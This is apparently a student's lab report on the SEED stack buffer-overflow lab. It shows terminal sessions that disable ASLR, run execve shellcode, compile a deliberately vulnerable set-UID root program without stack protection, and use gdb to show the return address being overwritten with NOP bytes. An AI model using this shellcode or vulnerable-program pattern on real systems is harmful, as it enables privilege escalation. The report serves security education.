
Assignment 3

Name: Varunkumar Pande

MyMav: 1001722538

2.1 Turning Off Countermeasures: (disable ASLR)




```
[02/15/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/15/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

2.2 Task 1: Running Shellcode:


Screenshot:

Writing the call_shellcode.c




```
[02/15/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/15/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/15/21]seed@VM:~$ cd ~/Desktop/
[02/15/21]seed@VM:~/Desktop$ gedit call_shellcode.c
[02/15/21]seed@VM:~/Desktop$ cat call_shellcode.c
/* call_shellcode.c: You can get it from the lab’s website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
[02/15/21]seed@VM:~/Desktop$ 
```

Compiling and running the program:



```
[02/15/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/15/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/15/21]seed@VM:~$ cd ~/Desktop/
[02/15/21]seed@VM:~/Desktop$ gedit call_shellcode.c
[02/15/21]seed@VM:~/Desktop$ cat call_shellcode.c
/* call_shellcode.c: You can get it from the lab’s website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
[02/15/21]seed@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/15/21]seed@VM:~/Desktop$ ./call_shellcode
$ 
```

In the above screenshot we can see that a shell gets started on the bash terminal on the right-side bottom of the image. In the below screenshot we can see that if we don’t use “execstack” option we get a segmentation fault.




```
[02/15/21]seed@VM:~/Desktop$ gcc -o call_shellcode_wo_exec call_shellcode.c
[02/15/21]seed@VM:~/Desktop$ ./call_shellcode_wo_exec
Segmentation fault
[02/15/21]seed@VM:~/Desktop$ 
```

2.3 The Vulnerable Program

Screenshot of vulnerable program: (symlink sh to zsh: sudo ln -sf /bin/zsh /bin/sh)

The buffer size is set to 180 as mentioned in the assignment along with set-UID of root.



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won’t be able to use the solutions from the past.
* Suggested value: between 0 and 400 */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif
int bof(char *str)
{
char buffer[BUF_SIZE];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
/* Change the size of the dummy array to randomize the parameters
for this lab. Need to use the array at least once */
char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
[02/15/21]seed@VM:~/Desktop$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-pro
tector stack.c
[02/15/21]seed@VM:~/Desktop$ sudo chown root stack
[02/15/21]seed@VM:~/Desktop$ sudo chmod 4755 stack
[02/15/21]seed@VM:~/Desktop$ ls -al stack
-rwsr-xr-x 1 root seed 7516 Feb 15 23:51 stack
[02/15/21]seed@VM:~/Desktop$ 
```


2.4 Task 2: Exploiting the Vulnerability

Observations:

View the assembly code of stack program using gdb.

```
gdb stack // to start the debugger

disassemble main //to see the main function assembly code

disassemble bof //to see the bof function assembly code
```


Screenshots:



```
[02/16/21]seed@VM:~$ cd ~/Desktop/
[02/16/21]seed@VM:~/Desktop$ touch badfile
[02/16/21]seed@VM:~/Desktop$ vi badfile
[02/16/21]seed@VM:~/Desktop$ cat badfile
helloworld
[02/16/21]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0xc8
   0x080484f4 <+9>:     sub    esp,0x8
   0x080484f7 <+12>:    push   DWORD PTR [ebp+0x8]
   0x080484fa <+15>:    lea    eax,[ebp-0xbc]
   0x08048500 <+21>:    push   eax
   0x08048501 <+22>:    call   0x8048390 <strcpy@plt>
   0x08048506 <+27>:    add    esp,0x10
   0x08048509 <+30>:    mov    eax,0x1
   0x0804850e <+35>:    leave
   0x0804850f <+36>:    ret
End of assembler dump.
gdb-peda$
```


Putting a break point at “bof” function call to analyse the stack structure before the “strcpy” function is called.

```
b bof //break point at bof function
```




```
[02/16/21]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0xc8
   0x080484f4 <+9>:     sub    esp,0x8
   0x080484f7 <+12>:    push   DWORD PTR [ebp+0x8]
   0x080484fa <+15>:    lea    eax,[ebp-0xbc]
   0x08048500 <+21>:    push   eax
   0x08048501 <+22>:    call   0x8048390 <strcpy@plt>
   0x08048506 <+27>:    add    esp,0x10
   0x08048509 <+30>:    mov    eax,0x1
   0x0804850e <+35>:    leave
   0x0804850f <+36>:    ret
End of assembler dump.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4
gdb-peda$
```

Now we run the program to check the stack frame of “bof”. Before running “./stack” compile and run the exploit.c to create badfile. Without the code update the buffer is just filled with NOP instructions(“0x90”).



```
gdb-peda$ run
Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------------------------------]
EAX: 0xbfffea57 --> 0xfff00000
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffe988 --> 0xbfffec68 --> 0x0
ESP: 0xbfffe8c0 --> 0x804b008 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484eb <bof>:     push   ebp
   0x80484ec <bof+1>:   mov    ebp,esp
   0x80484ee <bof+3>:   sub    esp,0xc8
=> 0x80484f4 <bof+9>:   sub    esp,0x8
   0x80484f7 <bof+12>:  push   DWORD PTR [ebp+0x8]
   0x80484fa <bof+15>:  lea    eax,[ebp-0xbc]
   0x8048500 <bof+21>:  push   eax
   0x8048501 <bof+22>:  call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe8c0 --> 0x804b008 --> 0xfbad2498
0004| 0xbfffe8c4 --> 0x205
0008| 0xbfffe8c8 --> 0xbfffea57 --> 0xfff00000
0012| 0xbfffe8cc --> 0xb7e72ebc (<__GI___underflow+140>:        add    esp,0x10)
0016| 0xbfffe8d0 --> 0x804b008 --> 0xfbad2498
0020| 0xbfffe8d4 --> 0x8
0024| 0xbfffe8d8 --> 0xb7e73189 (<__GI__IO_doallocbuf+9>:       add    ebx,0x146e77)
0028| 0xbfffe8dc --> 0xb7fba000 --> 0x1b1db0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484f4 in bof ()
```


In the below screenshot we can see that there is a buffer overflow caused due to the return address being overwritten by NOP code.



```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffec60 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
EDX: 0xbfffead5 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbfffe990 --> 0x90909090
EIP: 0x90909090
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x90909090
[------------------------------------stack-------------------------------------]
0000| 0xbfffe990 --> 0x90909090
0004| 0xbfffe994 --> 0x90909090
0008| 0xbfffe998 --> 0x90909090
0012| 0xbfffe99c --> 0x90909090
0016| 0xbfffe9a0 --> 0x90909090
0020| 0xbfffe9a4 --> 0x90909090
0024| 0xbfffe9a8 --> 0x90909090
0028| 0xbfffe9ac --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x90909090 in ?? ()
gdb-peda$
```

We can use the following command to view the contents in memory based on relative location of registers.(command explanation: show 200 memory locations starting from address of stack pointer(esp) - 192)

```
x/200x $esp - 192
```




```
0xbfffe9b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe9c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe9d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe9e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffe9f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffea80:     0x90909090      0x90909090      0x90909090      0x90909090
